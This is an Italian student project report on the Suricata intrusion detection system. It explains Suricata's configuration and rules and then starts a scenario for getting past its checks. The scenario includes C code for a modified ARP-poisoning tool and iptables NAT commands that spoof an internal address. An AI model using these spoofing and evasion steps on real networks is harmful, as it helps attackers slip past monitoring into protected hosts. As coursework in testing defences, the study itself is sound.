Università degli Studi di Catania
Laurea Informatica Corso Triennale - L31

PROGETTO DI INTERNET SECURITY

LOCICERO GIORGIO

X81000606

Indice

1. Introduzione a SURICATA

Suricata è un **IDS**(Intrusion Detection System) di rete ad alte performance(multithread), cioè si riferisce ad una componente atta ad analizzare il traffico in transito da e verso una specifica rete entro la quale viene installata.

Lo scopo di disporre un IDS in una rete (usualmente LAN) è quello di monitorare il traffico al fine di rilevare eventuali attività sospette e/o malevoli nei confronti di qualunque host, in base alla disposizione si può monitorare sia il traffico all'interno della rete, sia il traffico entrante ed uscente dalla rete.

Svolge anche il ruolo complementare di **IPS**(Intrusion Prevention System) e di motore di monitoraggio di rete (**NSM**), con lo scopo di prevenire tentativi di attacco o movimenti sulla rete potenzialmente pericolosi per l'incolumità degli host che ne fanno parte, questa funzione è possibile quando il dispositivo IPS(chiamato **sensore** o **agente** nel caso di IDPS host-based) è disposto in modalità *inline* , cioè il traffico deve passare ed essere analizzato nel sensore prima di potere arrivare alla rete interna, può poi essere disposto nella rete un server che centralizzi l'operato di più sensori. Questo viene chiamato **management server** e può essere in grado di effettuare un'analisi più consapevole di ciò che sta succedendo nella rete, potendo disporre dei dati di tutti i sensori. Per i futuri attacchi verrà considerata la presenza di un singolo sensore che gestisce e monitora tutto il traffico.

C'è poi un database server d'appoggio per lo storage dei log e degli alert dei sensori(anche direttamente tenuto nella macchina di management o in un file-system distribuito nel caso di grandi moli di log).

Le comuni azioni di prevenzione prese da un IPS possono essere il **drop** dei pacchetti o della **sessione** incriminata, il **reset** della sessione o il blocco e l'aggiunta ad una black-list.

È open source ed è di proprietà di una foundation gestita dalla community (**OSPF**,Open Information Security Foundation).

Suricata viene molto spesso affiancato (e non sostituito) da altri strumenti come firewall, e dato che fornisce funzionalità di IDPS (unendo le funzionalità di detection e prevention in un unico engine), riesce a coprire una buona parte delle vulnerabilità di rete di base che coinvolgono passaggio di messaggi da zone interne ad esterne di una organizzazione e zone demilitarizzate.

Esistono 4 tipologie di IDPS(network,wireless,network behaviour analysis,host), quelle su cui verranno creati gli scenari di attacco saranno la **network-based,** chè è anche quella più comunemente utilizzata da suricata ed altri IDPS come **snort**, e la **host-based**.

Comuni configurazioni di IDPS network e host based sono le seguenti




Figura 1




Figura 2

Figura 1: Configurazione network-based

Figura 2: Configurazione host-based

Esistono varie e tra di loro diverse tecnologie di detection, tra queste quelle più utilizzate sono:

- **Signature-based**: effettuano una comparazione fra le firme (o signatures) note, gestite tramite apposite rules dall'amministratore di rete, molto utile nel caso di pattern di attacco noti, poco utili per nuovi attacchi.
- **Statistical anomaly-based detection** : avendo a disposizione dati statistici riguardo i flussi di rete reputati normali, avvertono situazioni fuori dalla norma sulla base di quanto determinati parametri deviano dai propri valori standard. Molto più tendenti alla classificazione di falsi positivi rispetto ad altre tecnologie, data la loro natura statistica, risultano però molto malleabili e adattivi rispetto a situazioni di attacco mai viste e che comportano un flusso di messaggi inconsueto e poco probabile.

- **Stateful protocol analysis** : analizzano il flusso di rete comparandolo con appositi profili che contengono azioni normalmente reputate non nocive nel contesto di specifici protocolli stateful. Sostanzialmente, controllano che le operazioni effettuate siano effettivamente quelle definite ed utilizzate nel protocollo.

2. Configurazione di Suricata

Per l'installazione basta prendere la versione che serve (stando attenti alle vulnerabilità di vecchie versioni, anche se come attaccanti sono comode) e risolvere le dipendenze (descritte nella pagina ufficiale e nella documentazione).

Nel file *suricata.yaml* vengono definiti vari parametri di funzionamento per il software ed i percorsi di sistema per caricare le regole o salvare i file di log, oltre che per specificare determinati comportamenti.

Non verrà specificato nello specifico come deve essere costruito e configurato il file di suricata.yaml, ma alcune opzioni sono importanti per capire i prossimi attacchi:

- **pid-file**, definisce un percorso di default per il file contenente il pid di Suricata, utilizzato in assenza del comando --pidfile <file>, esistono certi attacchi che sfruttano questa funzionalità, però durante gli attacchi presentati sarà utilizzata solo per il reloading live delle regole.
- **outputs**, è una lista di metodi di output di cui si può avvalere Suricata, ogni sottovoce ha delle sue proprietà, fra cui enabled: yes|no che permette di regolare l'attivazione o disattivazione dello specifico metodo di output, durante l'analisi degli attacchi verrà utilizzato l'output **-fast** similare agli alert di Snort.
- **rule-files**, precede la lista di tutti i file di regole che Suricata caricherà all'avvio. I file qui indicati devono essere presenti nella directory specificata da default-rule-path. Qualora si volessero caricare regole esterne alla directory di default è possibile utilizzare il parametro -s dalla riga di comando. Questi file di regole sono scaricati o creati nel modo opportuno e permettono di fornire funzioni di IDS o IPS (o tutti e due nel caso di sensore *in-line*) come **drop** e **alert.**
- **vars** è una lista che definisce delle macro da poter utilizzare nella definizione di regole utili perché facilitano sia la lettura che la scrittura delle stesse e permettono di rendere le regole il più generali possibile. Questa lista è usata per definire la HOME_NET e la EXTERNAL_NET configurate di conseguenza.

Suricata si può utilizzare in due modalità principali, in base alla posizione nella rete ed alle funzionalità che deve offrire(solo IDS o IDPS).

Gli scenari che verranno analizzati sono generali e non specifici rispetto alle modalità di funzionamento di suricata.

L'obiettivo è quello di far vedere come un attaccante potrebbe superare i controlli e riuscire a far entrare nella rete i propri messaggi malevoli e quindi, per riscontro diretto nell'attaccante (o alternativamente andando a guardare i file di log screati da suricata) verrà utilizzata la modalità *inline* di Suricata attivata tramite il flag -q durante l'attivazione(altrimenti bisognerebbe utilizzare il flag -i e specificare le interfaccie di monitoraggio), affinché Suricata venga disposto come in-line, il traffico in entrata e in uscita uscita deve essere deviato e fatto passare per una coda di analisi. Questo è possibile in ambiente GNU/Linux utilizzando **Netfilter** e quindi IPTables(su Windows bisogna fare qualche passaggio in più, gli attacchi che si vedranno saranno fatti su sensore che utilizzano debian10, quindi non mi prolungherò). Tramite precise regole si può inviare il traffico in un'apposita coda chiamata **NFQueue** (da NetFilter Queue) ed impostare Suricata per lavorare su tale coda piuttosto che su una interfaccia di rete, garantendogli così le funzionalità di drop e di accept per i pacchetti in coda.

Per attivare la NFQueue basta aggiungere nella catena di FORWARD la regola:

iptables -I FORWARD -j NFQUEUE

Nel caso in cui si volesse disporre Suricata solo su un host (cioè per il controllo di pacchetti sul singolo host in cui è stato scaricato ed avviato) si sarebbe dovuto specificare il dirottamento del traffico nella NFQueue sia per la chain INPUT che nella chain OUTPUT nel seguente modo:

iptables -I INPUT -j NFQUEUE

iptables -I OUTPUT -j NFQUEUE

La configurazione delle regole in Suricata è abbastanza semplice, oltre ad essere *snort-compliant.*

Nei file .rules vengono tenute le definizioni che vengono caricate dall'engine all'avvio del programma (o ricaricate durante l'esecuzione quando è disponibile un *pid* mandando un signal USR2), e consentono a Suricata di analizzare il traffico di rete e prendere decisioni per i singoli pacchetti, producendo alert, salvando file di log e, se disposto in modalità in-line, effetture il drop dei pacchetti che danno risultati positivi sulle regole.

Se non si vogliono scrivere delle regole di propria iniziativa, o si desideri un database di regole testato e ben definito, allora si possono utilizzare programmi come suricata-update e repositorie dove vengono scritte e testate delle regole per la maggior parte delle evenienze riguardanti la sicurezza e certi attacchi mirati(come nel caso di **CVE ,** cioè common vulnerabilities and exposures, dove gli attacchi alle vulnerabilità vengono bloccati utilizzando delle regole testate per i singoli casi), più informazioni a riguardo nella repository "https://github.com/ptresearch/AttackDetection" e nella pagina "https://rules.emergingthreats.net/", dove vengono tenute le regole testate ed aggiornate scaricate con *suricata-update* .

Per gli scenari di attacco presentati verranno usate le regole di *emerging-threats* , opportunamente modificate in base alle esigenze, per avere dei riscontri diretti da parte dell'attaccante si dovranno droppare i pacchetti.

Per alcuni attacchi verranno descritte invece delle regole per testare il singolo caso di studio.

Nel caso di grossi carichi, suricata può essere configurato in varie modalità che sfruttano tecnologie abbastanza moderne (elaborazione **GPGPU** con CUDA e **PF_RING**), anche queste scelte potrebbero influire sull'attacco, dato che la sicurezza di queste unità è un argomento abbastanza recente, e la programmazione GPGPU è molto spesso fatta a basso livello, quindi più tendente a vulnerabilità intrinseche di progettazione (come PoC, basta vedere la quantità di vulnerabilità in nvidia-cve).

2.1. Topologia della rete




Figura 3: Topologia della rete

Come si può vedere dalla topologia, viene supposto che l'attaccante sia direttamente collegato nella subnet collegata all'IDPS, questo è stato supposto nel caso in cui il controllo si fermi prima di una zona demilitarizzata, e quindi qualsiasi attaccante possa indirizzare senza indirezioni il router-sensore-gateway dietro il quale si nasconde la rete che si vuole violare(come si vedrà nel prossimo capitolo, è **necessario che l'attaccante sia direttamente nella stessa rete di una delle interfaccie del router**)

2.2. Configurazione delle macchine

La configurazione degli ip delle singole macchine è fatta singolarmente sulle singole macchine, e la scelta è statica, quindi per ogni macchina bisogna andare a modificare il file /etc/network/interfaces nel seguente modo:

```
auto <interfaccia>
iface <interfaccia> inet static
address <indirizzoIP>/<maschera>
gateway <indirizzo default gateway>
...
```

Verranno considerate solo 3 macchine per l'attacco (attaccante, sensore, vittima), altre macchine che appaiono nell'immagine sono per scopo illustrativo e non sono significative per l'analisi effettiva degli attacchi.

Ovviamente il sensore IDPS deve avere attiva la funzione di IP forwarding (configurabile in /etc/sysctl.conf).

Per il sensore verrà posta una condizione abbastanza inusuale, cioè che abbia attivo l'**arp proxy.**

Proxy ARP è una tecnica mediante la quale un dispositivo proxy su una determinata rete risponde alle query ARP per un indirizzo IP che non si trova su quella rete. Il proxy è a conoscenza della posizione della destinazione del traffico e offre il proprio indirizzo MAC come destinazione (apparentemente finale). Sostanzialmente, quello che succede quando è attivato il proxy arp su una interfaccia è che la macchina risponderà con il proprio indirizzo MAC per ogni richiesta ARP esterna dall'interfaccia in cui viene fornita la funzionalità, questo perchè nel caso in cui non è possibile raggiungere un host (il controllo della maschera risulta positivo e quindi viene mandata una ARP request in broadcast che non uscirà dalla subnet), il gateway o l'host in cui è stata attivata risponderà al posto del vero host e svolgerà il ruolo di mediatore, simulando una sottorete estesa e rendendo possibile lo scambio di messaggi verso l'esterno della rete, ingannando la vittima e portandola a credere che l'host con cui stia parlando sia interno alla rete.

Questa configurazione sarà una parte importantissima del primo attacco.

Dopo la configurazione iniziale la rete sarà la seguente:




Figura 1: configurazione macchine

Nel sensore, dopo l'installazione e la configurazione di Suricata, si deve eseguire con il seguente comando:

suricata -c /etc/suricata/suricata.yaml -D --pidfile=/var/run/suricata.pid -q 0

L'opzione -D è per utilizzare suricata come daemon, -c è il file di configurazione, -q specifica la modalità inline.

I log di suricata vengono tenuti in /var/log/suricata, il log più importante per la visione dell'attacco è fast.log, dove vengono tenuti gli alert e gli avvisi di drop o altre azioni di suricata, un esempio di fast.log è il seguente:

```
06/07/2020-13:12:54.737864  [**] [1:1000003:1] TELNET connection attempt [**] [Classification: (null
)] [Priority: 3] {TCP} 123.123.1.4:49752 -> 192.168.0.3:23
06/07/2020-13:12:54.740239  [Drop] [**] [1:2010936:3] ET SCAN Suspicious inbound to Oracle SQL port
1521 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:58016 -> 192.168
.0.3:1521
06/07/2020-13:12:54.743078  [Drop] [**] [1:2010939:3] ET SCAN Suspicious inbound to PostgreSQL port
5432 [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:50524 -> 192.168
.0.3:5432
06/07/2020-13:12:54.781812  [Drop] [**] [1:2002911:6] ET SCAN Potential VNC Scan 5900-5920 [**] [Cla
ssification: Attempted Information Leak] [Priority: 2] {TCP} 123.123.1.4:34484 -> 192.168.0.3:5910
06/07/2020-13:12:54.791412  [Drop] [**] [1:2010935:3] ET SCAN Suspicious inbound to MSSQL port 1433
[**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 123.123.1.4:55264 -> 192.168.0.3:
1433
```

3. Scenari di attacco e difesa

Per ogni scenario presentato di seguito, verranno visti e discussi più punti di vista, inoltre saranno costruite delle soluzioni di **attacco e difesa**.

3.1. Scenari

Di seguito presenterò vari tipi di scenario, da quello più basilare(ma non semplice dal punto di vista tecnico e architetturale) che sfrutta il modo in cui vengono effettuati i controlli sui messaggi, poi due scenari che presentano delle vulnerabilità di Suricata(presenterò in quali versioni di Suricata erano presenti) e che le sfruttano per eludere o distruggere totalmente le funzionalità di Suricata (passando i controlli in modo inconsistente con le regole, oppure provocando il crash del programma), ed infine si vedrà un attacco che utilizza la steganografia per celare informazioni rilevanti che usciranno inosservate dalla rete protetta e controllata.

3.1.1 Violazione dei controlli semplice

Questo attacco sfrutta l'implementazione ed il funzionamento di Suricata, in particolare sfrutta un particolare tipo di controllo svolto da regole basilari e molto comuni.

I requisiti per questo attacco sono:

i. **versione Suricata:** qualsiasi
ii. **tipo di attacco:** bypass dei controlli
iii. **requisiti tecnici:** conoscenza dei protocolli di rete e di collegamento
iv. **requisiti per l'attacco:** il sensore IDPS(che può essere un router o una macchina apposita, inoltre si vedrà come questo IDPS debba avere una particolare configurazione), un attaccante esterno alla rete protetta e direttamente collegato all'IDPS, una vittima interna alla rete controllata dall'IDPS.
v. **strumenti e software utilizzati:** Kali linux come SO dell'attaccante, gli utenti nella rete utilizzano una versione base di Debian10, un arp-poisoner funzionante e modificato per la specifica di MAC, iptables per il cambiamento di sorgenti e destinazioni
vi. **CVE number:** nessuno, l'attacco è stato creato dal sottoscritto.

3.1.1.1 Scenario di attacco

Un semplice scenario di attacco è quello in cui l'attaccante mascheri il proprio IP con un IP appartenente alla subnet interna non controllata da Suricata (HOME_NET), per esempio se la HOME_NET è 192.168.0.0/24, allora si può mascherare il proprio IP con uno interno alla subnet per eludere i controlli di suricata (facendo attenzione a non usare un IP già utilizzato internamente), specificatamente i controlli del tipo:

<azione> <header> <opzioni>

dove :

i. Azione: è l'azione che Suricata deve intraprendere al verificarsi delle condizioni definite a seguire nella regola. Le azioni che Suricata può intraprendere sono: **drop** per rimuovere il pacchetto che rispetti la regola dal flusso e quindi non farlo passare dall'esterno della rete all'interno della rete; **alert** per avvertire tramite log quando certe regole risultano essere attivate da certi messaggi, non avviene il blocco della comunicazione; **pass** per permettere al pacchetto che rispetta la regola di entrare e quindi saltare i controlli; **reject** per mandare un pacchetto di reject sia al destinatario che al mittente per notificarli dell'avvenuto, questa azione è come **drop** ma notifica i partecipanti al protocollo. Sia drop che reject devono essere disposti in modalità inline per rimuovere pacchetti dal flusso.

ii. Header: definisce il dominio di azione della regola, rendendone possibile l'innesco (trigger) solo quando un pacchetto cade all'interno di tale dominio. L'intestazione si presenta nel seguente modo <protocollo> $NET porte <direzione> $NET porte :

   - Protocollo : indica il protocollo a cui il pacchetto deve appartenere perché la regola venga innescata. Parole chiave per il protocollo sono tcp, icmp, ip, http.
   - Sorgente e Destinazione : Sono due coppie composte da Indirizzo IP di un host o di una rete e da una porta. La prima coppia (IP, porta) è separata dalla seconda coppia (IP, porta) da un operatore direzionale che stabilisce quale dei due si comporterà da sorgente e quale da destinazione. È ammesso l'uso della notazione CIDR e di parole chiave quale any o macro definite nel file suricata.yaml quali $HOME_NET ed $EXTERNAL_NET

- Direzione, che può essere unidirezionale (->) o bidirezionale (<>)

un esempio di header è il seguente:

- $EXTERNAL_NET any -> $HOME_NET any

iii. Opzioni: sono parole chiave che permettono di specificare ulteriormente il comportamento di una regola. Possono essere semplici come msg che definisce il messaggio da scrivere nei log e content che definisce lo scattare della regola alla presenza di una determinata stringa contenuta nel pacchetto; ci possono anche essere opzioni più complicate come quelle che fanno uso dei flow. Per una lista completa di parole chiave supportate nelle regole da Suricata è possibile eseguire il comando **suricata** --list-keywords

Passando all'attacco vero e proprio, si eluderanno nello specifico le regole definite che sono del tipo "$EXTERNAL_NET any -> $HOME_NET any" , questo scenario non è adatto ad altri tipi di regole che fanno i controlli su tutti i pacchetti provenienti da qualsiasi destinatario e diretti a qualsiasi destinatario, oppure su controlli interni alla $HOME_NET

Prima di tutto bisogna definire le varie fasi dell'attacco:

1. Come prima cosa bisogna cambiare la tabella ARP dell'IDPS, in modo da poter indirizzare l'IP falso della macchina attaccante, questo è possibile utilizzando una versione modificata dei normali ARP poisoner, che sono solitamente utilizzati per attacchi **MITM** ma che in questo scenario ha la funzione di cambiare l'ARP table del sensore ed aggiungere-modificare il record a cui siamo interessati con l'indirizzo MAC che vogliamo utilizzare. La versione originale è ARP_poisoning ed è stata modificata per prendere in input un MAC address al posto dell'interfaccia della macchina (questo perché inizialmente non riuscivo ad indirizzare l'IDPS ed ho dovuto cambiare il MAC address a mano, oltre a vari bug che si presentavano durante l'attacco iniziale che confondevano le varie interfaccie della singola macchina virtuale, se si hanno le giuste configurazioni si può utilizzare comunque il programma originale).

   La funzione principale modificata è nel main del codice sopracitato quindi sarà presentata soltanto questa parte con la conseguente modifica per utilizzare MAC della destinazione definita e passata come parametro.

Il codice è il seguente:

```
#include <stdio.h>
#include <ctype.h>
#include <string.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <netinet/if_ether.h>
#include "arp_poisoning.h"
#include "network.h"
#include "error_messages.h"



void MACstrtoByte(const char* macStr,unsigned char* mac){


sscanf(macStr, "%hhx:%hhx:%hhx:%hhx:%hhx:%hhx", &mac[0], &mac[1], &mac[2],
&mac[3], &mac[4], &mac[5]);
}
int                main(int argc, char *argv[])
{
 char               *victim_ip, *spoofed_ip_source, *interface,*mac_poison;
 uint8_t            *my_mac_address, *victim_mac_address;
 struct sockaddr_ll    device;
 int                sd;


 if (argc != 4 && argc != 5)
  return (usage(argv[0]), EXIT_FAILURE);
 if(argc==5){
```

```
        spoofed_ip_source = argv[1]; victim_ip = argv[2]; interface =
argv[3],mac_poison=argv[4];
        if ((sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) == -1)
          return (fprintf(stderr, ERROR_SOCKET_CREATION), EXIT_FAILURE);
        my_mac_address=malloc(6*sizeof(uint8_t));
        MACstrtoByte(mac_poison,my_mac_address);
        memset(&device, 0, sizeof device);
        return (!(get_index_from_interface(&device, interface)
                && send_packet_to_broadcast(sd, &device, my_mac_address, spoofed_ip_source,
victim_ip)
                && (victim_mac_address = get_victim_response(sd, victim_ip))
                && send_payload_to_victim(sd, &device,
                                my_mac_address, spoofed_ip_source,
                                victim_mac_address, victim_ip))
              ? (EXIT_FAILURE)
              : (EXIT_SUCCESS));


      }
  else {
      spoofed_ip_source = argv[1]; victim_ip = argv[2]; interface = argv[3];
        if ((sd = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ARP))) == -1)
          return (fprintf(stderr, ERROR_SOCKET_CREATION), EXIT_FAILURE);
        if(!(my_mac_address = get_my_mac_address(sd, interface)))
          return (fprintf(stderr, ERROR_GET_MAC), EXIT_FAILURE);
        memset(&device, 0, sizeof device);
        return (!(get_index_from_interface(&device, interface)
                && send_packet_to_broadcast(sd, &device, my_mac_address, spoofed_ip_source,
victim_ip)
                && (victim_mac_address = get_victim_response(sd, victim_ip))
                && send_payload_to_victim(sd, &device,
```


```
                        my_mac_address, spoofed_ip_source,
                        victim_mac_address, victim_ip))
            ? (EXIT_FAILURE)
            : (EXIT_SUCCESS));

  }
}
```

Per modificare la tabella ARP, e per iniziare quindi l'attacco, i comandi sono i seguenti:


sudo ./arp_poisoning <indirizzo_target> <indirizzo_sorgente> <interfaccia| MAC>

Il codice modificato non è stato utilizzato nell'attacco finale dato che mancavano delle parti importanti e vi erano delle ipotesi troppo pesanti (conoscenza del MAC della vittima, ritorno della ARP request e della reply in qualche modo, etc...).

Il risultato per aver lanciato il comando (wrappato da uno script) è il seguente



Dopo questo passaggio nella tabella ARP del IDPS ci saranno le seguenti entry



quindi l'attacco di spoofing è andato a buon fine.

2. Il mascheramento/spoofing può essere ottenuto utilizzando **iptables** tramite il PREROUTING e il POSTROUTING nel seguente modo:

```
sudo iptables -t nat -A POSTROUTING --destination 192.168.0.0/24 -o eth1 -j SNAT --to 192.168.0.4
sudo iptables -t nat -A PREROUTING --source 192.168.0.0/24 -j DNAT --to 123.123.1.4
```

Dopo queste modifiche le chain di iptables dell'attaccante saranno le seguenti:

```
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       all  --  192.168.0.0/24       anywhere             to:123.123.1.4

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
SNAT       all  --  anywhere             192.168.0.0/24       to:192.168.0.4

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

Dopo questa configurazione le macchine avranno i seguenti IP(e l'attaccante potrà essere indirizzato con l'indirizzo specificato)




Figura 5: Configurazione IP delle singole interfaccie

Nel caso in cui si sia direttamente collegati al gateway, bisogna modificare varie ARP table in modo consistente per mettere in scena l'attacco, la parte più importante di questa configurazione ha come obiettivo l'host all'interno della rete che si vuole attaccare.

Il problema è che pacchetti in broadcast MAC non vengono fatti uscire all'esterno della rete nel momento in cui il controllo dell'indirizzo IP con la maschera di sottorete

fornisce il risultato positivo, cioè l'host cercato è all'interno della rete locale, e quindi la ARP request non viene inviata all'esterno della rete, dove risiede l'attaccante.

I controlli verso l'interno della rete sono stati bypassati con i passi precedenti(quindi si possono già attuare protocolli che utilizzano UDP preferibilmente monodirezionale), ma la redirezione verso l'esterno serve per comunicazioni orientate alla connessione, importantissime per la maggiorparte delle applicazioni.

Per questo problema di trovare un modo per far passare questa ARP request attraverso l'IDPS non sono riuscito a trovare niente di particolarmente rilevante senza modificare impostazioni di rete interna o dell'IDPS.

Per esempio, sono stati fatti dei tentativi di conferma dell'ARP request direttamente dall'attaccante, in modo da settare il record nella cache, ma prima di tutto sarebbe necessario possedere o trovare in qualche modo l'indirizzo MAC della vittima, ipotesi di significatività troppo grande.

Il problema era comunque quello di associare all'IP "interno" dell'attaccante esterno l'indirizzo dell'interfaccia interna del gateway-IDPS, cioè la ARP table della vittima doveva essere nella seguente forma

IP	MAC	INTERFACE
192.168.0.1	08:00:27:b5:55:aa	enp0s8
192.168.0.4	08:00:27:b5:55:aa	enp0s8
...	...	...

